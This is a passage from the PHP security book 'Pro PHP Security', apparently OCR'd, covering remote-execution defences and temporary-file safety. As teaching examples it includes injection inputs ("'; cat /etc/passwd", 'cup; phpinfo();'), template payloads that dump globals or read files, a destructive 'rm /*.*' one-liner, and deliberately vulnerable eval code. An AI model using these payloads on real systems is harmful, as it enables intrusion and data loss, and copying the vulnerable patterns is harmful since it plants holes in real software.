// declare a default value in case user doesn't enter input
$type = "pint";
if ( !empty( $_POST['type'] ) ) {
  $type = $_POST['type'];
}

// sanitize user input
$safeType = safeForEval( $type );

// create object with a PHP command sent to eval()
$command = "\$object = new $safeType;";
eval( $command );

// $object is of class $safeType
?>

  <h3>Your new <?= get_class( $object ) ?> has <?= $object->contents ?>
    in it.</h3>
  <hr />
  <form method="post">
    Make a new <input type="text" name="type" size="32" />
    <input type="submit" value="go" />
  </form>
</body>
</html>
```

For demonstration purposes, this script uses `eval()` in an admittedly questionable (and definitely not recommended) way; but this technique allows you to test the `safeForEval()` function to see if it can really strip all PHP metacharacters from a string. You first define the function, and then define several (whimsical) classes to work with. When you first execute the script, it instantiates an object of the default type, which happens to be “pint,” and then displays a form allowing a user to request an object of a different type. A malicious user can enter on the provided form values for `$type` that include PHP metacharacters, or that otherwise try to foil `safeForEval()` and inject other PHP commands into the object-instantiation command in the script, as is shown in Figure 5–4.


safeForEval() test
http://localhost/~csnyder/Pro%20PHP%20Se
go
Done
Disabled

Your new pint has beer in it.


Make a new: cup; phpinfo();

Figure 5–4. The default output of `safeForEvalTest.php`, with a potential exploit entered into the form

The attempted exploit shown in Figure 5–4:

```
cup;
phpinfo();
```

could, if not sanitized, expose information about your system and prove that remote execution of even more dangerous commands is possible. But `safeForEval()` causes the semicolon to be converted to its HTML entity equivalent, `&#59;`, which will, in turn, generate the cryptic error shown in Figure 5–5 when passed to the `eval()` function.


safeForEval() test
http://localhost/~csnyder/Pro%20PHP%20Secu
Make a new
go
Done
Disabled

Parse error: parse error, unexpected $ in **/Users/csnyder/Documents/Pro PHP Security/pps-code/ch14-remoteexec/safeForEvalTest.php(55) : eval()'d code** on line **1**

Your new has in it.

Figure 5–5. The error generated when an exploit is attempted in `safeForEvalTest.php`

This method is truly brute force, and the generated error is anything but graceful, but the `safeForEval()` function is really meant to be the final, catchall protector of `eval()`, one that works even if all of your other input validation has failed.

Do Not Include PHP Scripts from Remote Servers

It is dangerous to `include()` PHP scripts fetched from a remote server, using, for example, the HTTP wrapper. You may want to do this if you distribute an application or libraries from a central repository to a number of servers you control. In such a situation, you might be tempted to use a script fragment such as this to include common uninterpreted PHP source from a central server:

```
<?php
include( 'http://source.example.net/myapp/common.php' );
?>
```

The reason this is dangerous has nothing to do with input. But if an attacker can trick your server into thinking that `source.example.net` is at an IP address he controls, then `common.php` could turn out to be anything. If you do decide to include remote files like this (and its convenience makes the technique very attractive), use a hardcoded IP address at the very least, and think very hard about ways to prevent a spoofed response. But ultimately, we recommend that you try never to insert PHP code from remote sources into your system like this. There are other solutions, such as SOAP or XML-RPC requests (which we will discuss in Chapter 12), that are designed to execute scripts safely on remote servers.

Properly Escape All Shell Commands

If you do permit users to submit text that you intend to execute as a shell command, you must be careful to escape those strings properly before submitting them to a `system()` or `shell_exec()` command.

PHP's `escapeshellarg()` function (information is at `http://php.net/escapeshellarg`) adds single quotation marks around the input string, and escapes any single quotation marks within it. As its name implies, this function is specialized for use with individual arguments to shell commands. This function returns nothing, not even '', when called with an empty argument, and any script using it must take account of this specific behavior.

The `escapeshellcmd()` function (information is at `http://php.net/escapeshellcmd`) takes a different approach, dispensing with the surrounding quotation marks and instead escaping the characters `` ! $ ^ & * ( ) ~ [ ] \ | { } ' " ; < > ? - ` `` and newline (`\x10`), all of which are potentially shell metacharacters. It also escapes any unbalanced quotation marks, including those that have already been escaped.

Because these two shell escape functions operate so differently, it is best to use one or the other, but not both. Which one you decide to use is largely a matter of style.

We illustrate the use of the `escapeshellarg()` function with the following code, which can be found also as `escapeShellArgDemo.php` in the Chapter 5 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8" />
  <title>escapeshellarg() demo</title>
</head>
<body>
<?php
```

```
// configuration: location of server-accessible audio
$audioroot = '/var/upload/audio/';

// configuration: location of sox sound sample translator
$sox = '/usr/bin/sox';

// process user input
if ( !empty( $_POST ) ) {
  // collect user input
  $channels = $_POST['channels'];
  $infile = $_POST['infile'];
  $outfile = $_POST['outfile'];

  // check for existence of arguments
  if ( empty( $channels ) ) {
    $channels = 1;
  }
  if ( empty( $infile ) || empty ( $outfile ) ) {
    exit( 'You must specify both the input and output files!' );
  }

  // confine to audio directory
  if ( strpos( $infile, '..' ) !== FALSE || strpos( $outfile, '..' ) !== FALSE ) {
    exit( 'Illegal input detected.' );
  }
  $infile = $audioroot . $infile;
  $outfile = $audioroot . $outfile;

  // escape arguments
  $safechannels = escapeshellarg( $channels );
  $safeinfile = escapeshellarg( $infile );
  $safeoutfile = escapeshellarg( $outfile );

  // build command
  $command = "$sox -c $safechannels $safeinfile $safeoutfile";

  // echo the command rather than executing it, for demo
  exit( "<pre>$command</pre>" );

  // execute
  $result = shell_exec( $command );

  // show results
  print "<pre>Executed $command:\n  $result\n</pre>";
}
else {
  ?>
  <h3>Encode Audio</h3>
  <p>This script uses sox to encode audio files from <?=$audioroot?>.<br />
     Enter the input and output file names, and optionally set the number of
       channels in the input file. <br />
     Output file extension will determine encoding.</p>
  <form method="post">
```

```
    <p>input channels:
      <select name="channels">
        <option value="">auto</option>
        <option value="1">mono</option>
        <option value="2">stereo</option>
      </select>
    </p>
    <p>input file: <input type="text" name="infile" size="16" /></p>
    <p>output file: <input type="text" name="outfile" size="16" />
    <input type="submit" value="encode" /></p>
  </form>
  <?
}

?>
</body>
</html>
```

After some setup configuration, if the user is entering input, you accept that input, check that each exists, and exit with an appropriate error message if anything is missing. Next, you check the input file locations to make sure that none contains a double-dot entry; if either does, you exit again with an appropriate error message. Then you sanitize each argument separately with the `escapeshellarg()` function, construct the shell command, and execute it. Finally, you output the results. If the user is not entering input, you provide a form for that purpose.

You can test the efficacy of the `escapeshellarg()` function by passing it a string containing dangerous shell metacharacters. First, `escapeshellarg()` will wrap any string it is given in single quotation marks, which will cause the shell to ignore metacharacters. Then it will double-escape any single quotation marks it finds in the input, so that all values remain quoted. When the preceding script is given input of `*.wav` for `$infile` and (as an attempted exploit) `'; cat /etc/passwd` for `$outfile`, the sanitized command is

```
/usr/bin/sox -c '1' '/var/upload/audio/*.wav'➥
'/var/upload/audio/\'\''; cat /etc/passwd'
```

The shell will treat both values as literal strings. The wildcard will not be expanded, and the attempt to inject another command will fail.

The `escapeshellarg()` command should be called on each separate argument being passed to a shell command. The proper application of the `escapeshellcmd()` function, on the other hand, is on the entire command, path, executable, and arguments, right before it is executed. We illustrate the use of the `escapeshellcmd()` function with the following code, which is a fragment of an entire script containing an alternative to the input-checking routine contained in the `escapeShellArgDemo.php` script we provided earlier in this section. This code fragment, which needs to be used with the same HTML wrapper as provided earlier, can be found also as `escapeShellCmdDemo.php` in the Chapter 5 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// configuration: location of server-accessible audio
$audioroot = '/var/upload/audio/';

// configuration: location of sox sound sample translator
$sox = '/usr/bin/sox';

// process user input
if ( !empty( $_POST ) ) {
  // collect user input
  $channels = $_POST['channels'];
  $infile = $_POST['infile'];
  $outfile = $_POST['outfile'];

  // check for existence of arguments
  if ( empty( $channels ) ) {
    $channels = 1;
  }
  if ( empty( $infile ) || empty ( $outfile ) ) {
    exit( 'You must specify both the input and output files!' );
  }

  // confine to audio directory
  if ( strpos( $infile, '..' ) !== FALSE || strpos( $outfile, '..' ) !== FALSE ) {
    exit( 'Illegal input detected.' );
  }
  $infile = $audioroot . $infile;
  $outfile = $audioroot . $outfile;

  // build command
  $command = "$sox -c $channels $infile $outfile";

  // escape command
  $command = escapeshellcmd( $command );

  // echo the command rather than executing it, for demo
  exit( "<pre>$command</pre>" );

  // execute
  $result = shell_exec( $command );

  // show results
  print "<pre>Executed $command:\n  $result\n</pre>";

  // end if ( !empty( $_POST ) )
}

?>
```

This script is essentially identical to the form-processing part of `escapeShellArgDemo.php`, but rather than escape each argument individually, you first construct the entire `$command` string and then apply the `escapeshellcmd()` function to it.

Using sample testing input similar to the earlier example, `*.wav` for `$infile` and the attempted exploit `foo; cat /etc/passwd` for `$outfile`, the sanitized command becomes

```
/usr/bin/sox -c 1 /var/upload/audio/\*.wav /var/upload/audio/foo\; cat /etc/passwd
```

Since both the * and the `;` are escaped, the shell will not treat them as metacharacters, and the attempted exploit fails.

Beware of *preg_replace()* Patterns with the *e* Modifier

A little-known method of executing arbitrary code within scripts is built into PHP's `preg_replace()` function (a more powerful alternative to `str_replace()`, with the flexibility of regular expressions for the pattern and replacement parameters; see `http://php.net/preg_replace` for more information). If the regular expression pattern passed into the function has the e modifier (designated by appending `e` to the pattern), then the replacement string is executed as PHP code as each pattern is located. The *PHP Manual* provides the following example, modified here for demonstration purposes:

```
<?php

$htmlBody = '<em>Hello</em>';
$pattern = "/(<\/?)(\w+)([^>]*>)/e";
$replacement = "'\\1' . strtoupper('\\2') . '\\3'";
$newHTML = preg_replace( $pattern, $replacement, $htmlBody);
echo $newHTML;

?>
```

The pattern here defines three contiguous elements to look for, each delimited by parentheses. Each of these will be addressed as a back-reference in the replacement. The first is `<` (the left angle bracket character, which opens a tag, optionally followed by the slash used in closing tags); the second is whatever comes next (the contents of the tag); the third is `>` (the right angle bracket, which closes the tag). The entire pattern specification therefore is intended to find every tag and closing tag. The whole pattern is delimited by a `/` (slash) at beginning and end. After the ending slash appears the `e` modifier.

In the replacement string, the first and third back-references (designated by `\\1` and `\\3`) are `<` (or `</`) and `>` respectively, while the second back-reference (designated by `\\2`) is whatever value is found in between each `<` and `>` as the `preg_replace` steps through the subject (in this case, `$htmlBody`). The PHP instruction that is executed is therefore `strtoupper()` for the content of each different tag, and the replacement value for each tag found is the same tag but with its content in uppercase. Notice that the back-reference designations (`\\1`, `\\2`, and `\\3`; in alternative notation `$1`, `$2`, and `$3`) *must* be enclosed in single quotation marks to avoid being interpreted as PHP code.

When we store the value of the output from the `preg_replace` in a new variable, echo that, and view source for the output, we find that source to be `<EM>Hello</EM>`. The `preg_replace` function has executed the `strtoupper()` function on the content of each tag that the pattern found.

This simple example should show how powerful the `e` modifier can be. But power is danger when it comes to attacks, as we'll demonstrate with a simple `preg_replace()`-based template system.

A Vulnerable Template System

Templating systems are useful because they allow a user with no knowledge of PHP (an order clerk, for example) to generate a message by simply entering replacement values for the embedded variables. Let's imagine that your Sales department has created the following template for an order acknowledgment letter:

```
Dear [firstname],
Thank you for your recent order of [productname].
We will be delighted to send you [totalcases] cases on [shippingdate].
```

This template could constitute the basis for a form into which the clerk enters appropriate values. Your receiving script could replace all of those bracketed items with real values at run-time, and thus generate a message ready to be sent to the customer. The code could look something like this:


```
<?php
```

```
// retrieve the first name entered by the clerk
$firstname = 'Beth';

// partial template for demonstration
$template = 'Dear [firstname],';

// template engine:
// pattern: find something in brackets, and use e for eval()
// WARNING: this pattern contains a vulnerability for demonstration purposes
$pattern = "/\[(.+)\]/e";
// replacement: prepend a $ to the backreference, creating a PHP variable
$replace = "\$\\1";
$output = preg_replace( $pattern, $replace, $template );

// output
print $output;

?>
```

When `preg_replace()` is called, it matches the string *[firstname]* in the template (here, for demonstration purposes, just one short line). Since the *firstname* part of the search pattern (but not the brackets) is in parentheses, it is available as a back-reference, specifically `\\1` (alternatively `$1`), the first and with this demonstration template only one. The replacement string then becomes `$firstname`. The `e` modifier on the end of `$pattern` causes the replacement value to be handed over to the `eval()` function (so that it is evaluated as PHP code; in this case, simply a variable), with the result that the string `$firstname` becomes *Beth*. The output of this script, then, is *Dear Beth*, the first line of the form letter.

But this kind of templating system, because it relies on the `eval()` function to carry out its work, contains potential for danger. That danger resides not in what the clerk enters as the value for templated variable, but rather in the template itself. If an attacker (perhaps a disgruntled employee in a large corporation) could modify that template, she could make the template engine target not a simple variable name but rather some actual PHP code. Then, when that engine evaluates the template, it executes that code rather than simply substituting a variable's value for its name. Let's walk through an example:

1. We imagine that a malicious user gains access to the template and modifies it to be not `Dear [firstname]`, but rather this: `Dear [{ print_r( $GLOBALS ) }]`.
2. He then submits a value (exactly what is immaterial, since the template is no longer looking for a variable name) to your receiving script.
3. That script looks for something inside brackets, and finds it: the string `{ print_r( $GLOBALS ) }`.
4. Your script prepends a `$` to that string, creating what it had expected to be a simple variable name (`$customer`) but turns out to be the instruction `${ print_r( $GLOBALS ) }`.
5. Your script finally evaluates that instruction, and outputs the results, which are now not a salutation for the form letter containing the customer's first name, but rather the contents of every variable in the global scope, possibly including passwords or other sensitive information, as shown in Figure 5–6.


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Back Forward Reload Stop
Disable CSS Forms Images Information Misce
Done

```
Array ( [GLOBALS] => Array *RECURSION* [_POST]
=> Array ( ) [_GET] => Array ( [username] => mikes )
[_COOKIE] => Array ( [password] => deepdarksecret )
[_FILES] => Array ( ) )
```

Figure 5–6. *Output from a template exploit*

When a template can be manipulated like this, a whole variety of exploits is possible, especially in PHP 5 where so many values are actually objects. Here are some more examples:

- The inclusion of `[{phpinfo()}]` in the template will output the PHP info screen. Any other function could be substituted; the only limit is that the arguments can't be quoted.
- An exploit could be possible with a template target like this, in an object-oriented scenario: `[$db->connect(localhost,jdoe,eodj,jdoedb)]`. When evaluated as if it were a variable, this string will actually accomplish a database connection if there is a database connector named `$db` available in memory.
- Yet another exploit could expose a script's contents, with a target like this: `[{readfile($_SERVER[SCRIPT_FILENAME] )}]`.

The potential for such exploits can be minimized if the template engine code is written to be extremely restrictive. It might be thought that, since PHP's variable names are normally not permitted to include punctuation, `preg_replace()` shouldn't be allowed to match on punctuation at all. The vulnerability in the pattern we used in the preceding example, `/\[(.+)\]/`, is precisely that `.+` does match on punctuation. A more restrictive pattern would be `/\[(.w+)\]/`, because `.w+` matches only alphanumeric characters. (See `http://php.net/reference.pcre.pattern.syntax` for more information on PHP's Perl-compatible regular expressions.)

The first problem here is that in fact PHP's variable names are indeed permitted to include the `_` (underscore) punctuation mark, and object references even include the `->` symbol, two more punctuation marks. Therefore, a pattern like `/\[([A-Za-z0-9_\->]+)\]/` is perhaps slightly better than either of the two previous ones, because it allows those extra values. If you were to use this pattern or the `.w+` one just before, then none of the preceding attacks would work.

The second problem is that there may be a situation when a template target does indeed need to contain punctuation (possibly in an invoice, for example). So forbidding any punctuation at all could in some sense partially defeat the whole purpose of using a template system.

PHP attempts to make the `preg_replace()` function safer by automatically invoking `addslashes()` to escape any single or double quotation marks that happen to occur in back-reference data. This escaping would seem to make that data safe from being used for an attack. However, the combination of the single quotation marks being used to demarcate the back-reference designations (as discussed earlier) with the escaping of quotation marks inside that back-reference data can lead to problems.

Let’s imagine that we have a pattern that identifies the string `"That's hard," she said.` in some template input. This string is passed as a back-reference to the replacement, so `addslashes()` converts it behind the scenes into `\"That\'s hard,\" she said.` by escaping any quotation marks it finds. When it is replaced into the output, however, this string, because it began as a back-reference, must be enclosed in single quotation marks, and those prevent the stripping of the slashes. The resulting output is `\"That\'s right,\" she said.` rather than the desired `"That's right," she said.`

At least `addslashes()` will prevent an attempt to reveal the contents of a file by entering something like this as if it were a value for a variable: `{file_get_contents( "/etc/passwd" )}`. The resulting error sums up what happened:

```
Failed evaluating code: $ {file_get_contents( \"/etc/passwd\" )}
```

Because the slashes inserted by `addslashes()` aren’t stripped, the `file_get_contents()` function doesn’t get the quoted string parameter that it expects, thus failing. But, as we demonstrated previously, there are plenty of scripts that are able to be run without quotation marks.

The `e` modifier to the `preg_replace()` function is dangerous, then. You should do everything possible to get along without it. But if you must use it, treat it with extreme care, and use as restrictive a pattern as possible.

Testing for Remote Execution Vulnerabilities

Of all the vulnerabilities you can introduce into your PHP code, those that allow remote execution are probably the most serious. Security experts often make the assumption that if an attacker has free rein to execute any code he wants, even as an unprivileged user like `nobody`, he can find other weaknesses in the system and turn himself into the `root` user. That would permit him to take over the server. Whether this assumption is true for your server depends on how well you, and the thousands of other programmers who wrote the code you run, did at preventing such behavior: how many layers are there to your security onion? At any rate, the assumption has certainly proven true for many servers that have been compromised in the past.

We know how to provide iron-clad protection against remote execution exploits: just make it absolutely impossible for unexpected PHP code or shell commands to be executed. Don’t use `eval()`, `shell_exec()`, or any other function that executes arbitrary commands. Don’t use the backtick operator, and never `include()` PHP code from remote servers or from untrusted locations on your own. And don’t allow users to upload files to web-accessible directories.

The problem with most of these solutions is that they are so restrictive that they may not be usable in the context of your application, whatever that might be. What you need, then, is to find a place where you are comfortable balancing the needs of your application against the potential for vulnerability created by being less restrictive. It may turn out to be practical to restrict user input in `eval()` and program execution calls to an absolute minimum, and then filter out or otherwise encode any metacharacters that could be used to inject commands.

Finally, relentlessly test your restrictions yourself, by sending input that contains embedded commands and metacharacters to the variables used in those `eval()` and execution calls.

Summary

We have continued our discussion of threats to your PHP application and your users’ data by considering remote execution, an exploit where an attacker takes advantage of your application’s openness to user-submitted input that is then executed by PHP.

After describing how remote execution works, and what dangers it presents, we provided six strategies for countering it:

- Limit allowable filename extensions for uploads.
- Allow only trusted, human users to import code.
- Do not use the `eval()` function with untrusted input.
- Do not include untrusted files.
- Properly escape all shell commands.
- Beware of `preg_replace()` patterns with the `e` modifier.

We then pointed out that, in attempting to prevent remote execution exploits, you need to balance the greater restrictiveness demanded by protection and the lesser restrictiveness demanded by your application.

We turn next in Chapter 6 to another aspect of practicing secure PHP programming, keeping your temporary files secure.

CHAPTER 6

Enforcing Security for Temporary Files

In Chapters 2 through 5, we discussed various ways in which your scripts may be vulnerable to malicious user input and suggested ways to sanitize that input in order to keep your scripts as secure as possible. We continue discussing script vulnerabilities in this chapter, but with a different focus. Here we examine how to use PHP to keep temporary files safe.

Temporary files may seem, well, temporary and ephemeral, hardly worth bothering with. They're present for an instant and then gone—maybe. But in fact such files are ubiquitous on our computers, working quietly away in the background as our applications occupy our attention in the foreground. We need to understand where they come from, why they exist, and what dangers they may represent. Then we can turn to armoring our applications.

The Functions of Temporary Files

Many applications and utilities could never even run without temporary files, which typically provide accessible behind-the-scenes workspace. We list here just a few examples of the practical roles temporary files fulfill:

- Interim versions of files being manipulated by applications like word processors or graphics programs.
- Temporary database query caches, providing accessibility to previously selected data without requiring another database access. While not normally used for transactions involving a local database, they are a regular feature of applications that make queries to remote databases or XML-based web services.
- Temporary storage for files in the process of being transferred. These are the files named by PHP's superglobal `$_FILES['userfile']['tmp_name']` variable.
- System files being used to store session properties (or other temporary data) between HTTP requests. For session properties, these are the files named for the session ID (typically something like `sess_7483ae44d51fe21353afb671d13f7199`).
- Interim storage for data being passed either to other applications or libraries that expect file-based input, or to later instances of the same application (like messages in a mail queue).

As this brief list suggests, temporary files are perfectly capable of containing some of the most private information on your computer.

Characteristics of Temporary Files

The most obvious characteristic of a temporary file is its impermanence. Beyond that, however, such files have certain other important characteristics.

Locations

Although it is possible for an application to create a temporary file anywhere the application's user has write privileges, temporary files are normally created in default directories; `/tmp` and `/var/tmp` are two of the most common, although sometimes they may also be created, possibly within a hidden subdirectory, in a user's home directory. In these well-known default locations, they are much more exposed than if they were located elsewhere. To make matters worse, these default locations are typically world-writable (if they were not, most applications would not be able to create the temporary files there). That writability simply makes them even more accessible to any attacker or prowler who gains access.

Permanence

Temporary files are normally supposed to be deleted when the application that has created them closes, but under certain circumstances they could remain behind instead of being deleted:

- If the application crashes before closing, it will not have had a chance to delete its work files.
- If the system crashes while the application is still running, similarly the application will not be able to clean up normally. System crashes could be caused by a power failure, a Denial of Service attack, a runaway process, or other things completely outside the control of the application.
- Space problems at a file's ultimate destination could prevent creation of a final copy, which could cause the temporary version not to be deleted.
- Although there are supposed to be system processes that clean up the default temporary directories on a regular basis, those processes might for some reason fail to delete files, either altogether or on a timely basis. (A quick look at `/var/tmp` on one of our servers reveals files dated 17 months ago—oops!)
- Bad application programming might overlook or even ignore the deletion of such temporary files.

Risks

So everything from bits and pieces to a complete file may be floating around on your server (or on a search engine server), available to anybody who has access, whether that access is legitimate or not.

Visibility

One obvious risk is therefore that your private data could be exposed to the public or (very likely worse) to a prowler looking for it.

In most cases, an exploit would require that the attacker have shell or FTP access to the locations of your temporary files. (We'll discuss at length in Chapter 16 how PHP's `ssh2` extension can protect you from an unqualified person's gaining such access.) But if such an attacker were to get in, a file named `2011_Confidential_Sales_Strategies.tmp` would probably be of great interest to him, especially if he worked for your employer's biggest competitor. Similarly, a file named something like `sess_95971078f4822605e7a18c612054f658` could be interesting to someone looking to hijack a session containing a user's login to a shopping site (we will discuss this issue in Chapter 7).

However, exposure of private data may be possible even without such access. If a prowler were to observe that a `$_GET` variable is being used to allow access to, for example, the output from a spellchecking program (with a URI something like `http://bad.example.com/spellcheck.php?tmp_file=spellcheck46`), it might be very illuminating for him to enter into his browser a URI like this: `http://bad.example.com/spellcheck.php?tmp_file=spellcheck45`. The chances seem very good that he would be able to read the file that was previously checked.

Execution

Temporary files are supposed to be temporary, not executable. But if an attacker were to succeed in uploading a PHP script to a temporary location, she might find a way to execute it, either directly or via the webserver user `nobody`. You can imagine the consequences if that file were to consist of a single line like this:

```
<?php exec( 'rm /*.*' ); ?>
```

Hijacking

Another risk, perhaps not immediately obvious but no less threatening, is that an attacker might hijack your temporary file and use it for his own purposes. He might replace it completely or append something to it. His goal might be one of these:

- To have your application process his data instead of yours. This could have a variety of effects:
- It could expose confidential data, such as the system password file or other files not normally readable by Safe Mode PHP.
- It could erase data completely, preventing the request from being completed.
- It could create and output fictitious data, corrupting the results of the request.
- It could compound the damage by providing that fictitious data to another program for additional processing.
- To redirect your output to somewhere easily accessible by him. This would be useful in case some data might not even exist in collected form until it is output. There may be situations in which such a redirection makes it possible for data from your application to overwrite system files.

This hijacking is related to, although it is not strictly an example of, what is known as a *race condition* (see `http://en.wikipedia.org/wiki/Race_condition` for more information). A race condition arises when two different processes attempt to operate on the same data simultaneously (or almost simultaneously). If, for example, a read request and a write request for a large chunk of data were to arrive at nearly the same time, portions of one process might complete before portions of the other process had completed. Thus, someone reading the data might get a mixture of old and new data, rather than the purely old or purely new data that would have been read if the accesses had not been nearly simultaneous.

As far as the hijacking of temporary files is concerned, it is true that to some extent a race condition exists; the hijacker must get her version in place in time for the process that is waiting for it to work with it rather than with the original. But the fundamental security issue is her ability to make the replacement in the first place, not the near simultaneity of access that constitutes a race condition.

Preventing Temporary File Abuse

Now that you have an understanding of what temporary files are, and how they can be abused, let's turn to strategies for preventing such unwarranted usage.

In Chapters 15 and 16 we will discuss at length how to secure your network connections using SSL/TLS and SSH. But even if you succeed in using one of these methods to keep an attacker from gaining shell or FTP access to your machine, an attacker could possibly still gain some measure of access by using malicious temporary files.

There are several ways to make this kind of abuse, if not impossible, at least very hard to do.

Make Locations Difficult

Possibly the single most important step you can take to minimize the possibility of abuse of your temporary files is to make every temporary file's location (that is to say, both its path and its filename) difficult to guess. For any abuse to take place, the attacker must know the name of the file to be executed or hijacked; and so you should be doing whatever you can do to make that harder for him.

As for the path, there is one very good reason why default locations for temporary files exist: putting them in those locations makes them readily available to system processes that by default expect to find them there. While it might be possible to contrive a way for some required utility to find a temporary file stored for the sake of presumed security in the obscure directory `/docs/apache`, we are not certain that the effort would be worth the payoff.

We recommend, therefore, that you not consider storing your temporary files in some out-of-the-way directory, but rather go ahead and keep them in the default locations. You should turn your energy instead to finding a suitably difficult-to-guess name for the file.

PHP's `tempnam()` function (see `http://php.net/tempnam` for more information) exists precisely to create a file with a name that is unique to the directory in which it is created. The function takes two parameters, the behavior of which is to some extent dependent on your operating system. The first parameter is the name of the directory in which the file is to be created. In Linux, if this parameter is omitted, or if the specified directory does not already exist, the system default is used. The second parameter is a string that is to be used as the first part of the filename, a kind of prefix to the second part of the filename. That second part is merely a hexadecimal numerical designation, not random and in fact consecutive with the previous and next files created by `tempnam()`. So an instruction like this:

```
$filename = tempnam( '..', 'myTempfile');
```

will create a file named something like `myTempfile1af` in the directory above the current one, and store its complete path in the variable `$filename` for future use. Run a second time, it will create `myTempfile1b0`. These temporary files will have default permissions of `600` (or `rw-------`), which is suitable for such files.

Good programming practice would suggest using a meaningful prefix with this function, one that designates perhaps the kind of data it contains, or the application that is using it. From a security perspective, that seems like a terrible idea, because by doing so, you are simply tipping off a prowler about what he might expect to find in the file; and that is the last thing you want to do. But there are ways (as we will soon demonstrate) to do this with a good measure of security.

We suggest, however, that you ignore PHP's `tempnam()` function and instead name and create the file manually, using the `fopen()` function (see `http://php.net/fopen` for more information). This function, which permits more flexibility than `tempnam()` in the name and creation of the file, takes two required parameters (and also two optional ones, both of which can be ignored in the context of creating a new temporary file). The second parameter is the mode, which determines what kind of access to the file you want to allow; this will normally be set to `'w+'` to allow both reading and writing (that is, a filesystem mode of `600`).

The first parameter is where the action is; it is the name to be given to the file. With the `fopen()` function, you have the freedom (and ability) to specify all parts of the name: its path, its name, and even an extension if you wish. We will use a series of PHP statements to build the name of a temporary file that includes a random part, making it difficult to guess. This name could begin with an arbitrary prefix to make debugging and garbage collection easier, or you can use a random prefix for maximum obfuscation.

Keeping in mind our recommendation that you take advantage of the default locations for temporary files, you would begin by setting the path, most likely in a constant (since you will probably want all temporary files in your application to go to the same place), something like this:

```
define ('TMP_DIR','/tmp');
```

Since you know that you have a way to do it safely, you might choose to use a meaningful prefix for the filename, to remind you of its purpose, something like this (assuming for illustrative purposes that we are working on a ski resort application):

```
$prefix = 'skiResort';
```

Or you could use a random prefix:

```
$prefix = rand();
```

Next, in order to mitigate the potential security risk of using a meaningful name for this file, you would generate a random value to distinguish this temporary file from any other that you might be creating. Our recommended procedure for this is to use PHP's `uniqid()` function (see `http://php.net/uniqid` for more information), which takes two parameters. The first is the prefix we generated previously. The second parameter is a Boolean value that specifies whether to add additional entropy to the generation; we recommend that you set this to `TRUE`. The instruction to generate the temporary filename would therefore look something like this:

```
$tempFilename = uniqid( $prefix, TRUE );
```

Once you have constructed the filename, creating the file is a simple matter of invoking the `touch()` function, which will create an empty file with the name we generated, like this:

```
touch( $filename );
```

The file will be created with the default permissions of `644` (or `rw-r--r--`), which permits it to be read by anyone. This is not acceptable for a file you want to keep private, and so you need to make certain that (after you create it, of course) you set the permissions manually to the most restrictive value (as `tempnam()` does by default), 600, so that it is not even visible to anybody except the user who created it, like this:

```
chmod ( $tempFilename, 0600 );
```

Putting together these bits and pieces results in the following script fragment, which can be found also as `createUniqidTempfile.php` in the Chapter 6 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// define the parts of the filename
define ('TMP_DIR','/tmp/');
$prefix = 'skiResort';

// construct the filename
$tempFilename = uniqid( $prefix, TRUE );

// create the file
touch( $tempFilename );

// restrict permissions
chmod ( $tempFilename, 0600 );

// now work with the file
// ... assuming data in $value
file_put_contents( $tempFilename, $value );

// ...

// when done with temporary file, delete it
unlink ( $tempFilename );

?>
```

This script generates a filename something like `/tmp/skiResort392942668f9b396c08.03510070` using the `uniqid()` function, creates the file, and sets its permissions to `600`. Using the file is trivial, because its name is contained in the variable `$tempFilename`, and so it can easily be passed to underlying libraries, shell scripts, or follow-up applications, or stored in a session variable for use by later HTTP requests to your application.

If your application is sharing an external secret with other applications (for example, a username/password combination, or even just a random token generated at runtime and passed in a form), you could add some additional security by using a path passed as a session variable, combined with that hashed secret, as your filename. Then any process that knows the secret would be able to create the name of the file (and therefore access it), while a hijacker would never be able to guess it. That process might look something like the following script fragment, which can be found also as `createSHA1Tempfile.php` in the Chapter 6 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

